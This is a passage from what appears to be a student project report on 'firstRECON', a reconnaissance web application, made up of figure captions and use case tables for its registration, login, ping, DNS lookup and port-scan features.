


Figure 264: Work Breakdown Structure

### 7.6.3 Mind map of the firstRECON




Figure 265: firstRECON mindmap

CS6P05NI

Sakshat Bhattacharai | 19031427

200

#### 7.6.4 Flowchart




Figure 266: Flowchart of Ping functionality




Figure 267: flowchart of DNS Lookup functionality




Figure 268: Flowchart of DNS lookup functionality

### 7.6.5 Individual Use case Diagram

#### 7.6.5.1 User Registration




Figure 269: Use case diagram of user registration

#### 7.6.5.2 User Login




Figure 270: Use case diagram of Login

#### 7.6.5.3 Card Selection




Figure 271: Use case diagram of card selection

#### 7.6.5.4 When Logo is clicked




Figure 272: Use case diagram of when user clicks logo

#### 7.6.5.5 Ping




Figure 273: Use case diagram of Ping feature

#### 7.6.5.6 DNS Lookup




Figure 274: Use case diagram of DNS Lookup feature

#### 7.6.5.7 Port Scanning




Figure 275: Use case diagram of Port Scanning feature

#### 7.6.5.8 Logout




Figure 276: Use case diagram of logout

## 7.6.6 High Level Use case

### 7.6.6.1 User Registration

Use case name	User Registration
Actor(s)	User
Description	Registration is very essential to login into web application as only registered user are permitted to login into web app. While doing registration user are asked name, email address and password and later those data are used for login procedure.

*Table 45: User registration high level use case*

### 7.6.6.2 User Login

Use case name	User Login
Actor(s)	User
Description	Login is very essential to get inside the web application. As only registered user are permitted to login into web application. When user completes login by inserting email and password user get accessed towards the web application for performing reconnaissance activity.

*Table 46: User Login high level use case*

### 7.6.6.3 When user selects card

Use case name	Card selection
Actor(s)	User
Description	Card Selection is necessary for accessing the program features. Ping, DNS Lookup and Port Scan 3 card selection are provided when one of the card is selected then the user is taken to the respective features page. When the user click on ping card, user is redirected to ping page for performing ping check, when user clicks DNS Lookup he is redirected towards the DNS Lookup page and when Port Scan is clicked he is redirected to Ports Scan page for determining various status.

*Table 47: Card selection high level use case*

#### 7.6.6.4 When logo is clicked

Use case name	Logo clicked
Actor(s)	User
Description	When user selects logo, the page is redirect toward the main page

Table 48: Logo clicked high level use case

#### 7.6.6.5 Ping

Use case name	Ping
Actor(s)	User
Description	When the user visits ping function UI he gets interface to ping the targeted host with customizable parameter. For performing ping user have to determine targeted host with parameter in UI when the user inserts values inserted inside ping parameter and ping is done user is redirected with relevant results.

Table 49: Ping high level use case

#### 7.6.6.6 DNS Lookup

Use case name	DNS Lookup
Actor(s)	User
Description	When the user visits DNS Lookup UI user gets interface to insert targeted host and type of DNS record. DNS record is searched according to the type provided in menu. When the user fill up the value of targeted host and selects the DNS record type for performing DNS record search, the user is redirected with relevant results.

Table 50: DNS Lookup high level use case

#### 7.6.6.7 Port Scan

Use case name	Port Scan
Actor(s)	User
Description	When the user visits Port Scan UI, user gets interface to insert targeted host and mention the type of scan performed (i.e. Package, Custom Port and Range). When user requests the port scan results open port are determined with the port scan along with the CVE (Common Vulnerability Exposer) number and top 5 potential exploits. After performing port scan the user get option to generate the scanned results.

*Table 51: Port Scan high level use case*

#### 7.6.6.8 User Logout

Use case name	Logout
Actor(s)	User
Description	Logout is features is essential to maintain security of the web application as when the user logout from the program. Other user can't get inside the system without having a proper credentials. Logout prevents from un authorized access to the program.

*Table 52: Logout high level use case*

## 7.6.7 Sequence diagram

### 7.6.7.1 Register User




Figure 277: User registration sequence diagram

### 7.6.7.2 Login




Figure 278: User login sequence diagram

#### 7.6.7.3 Card Selection

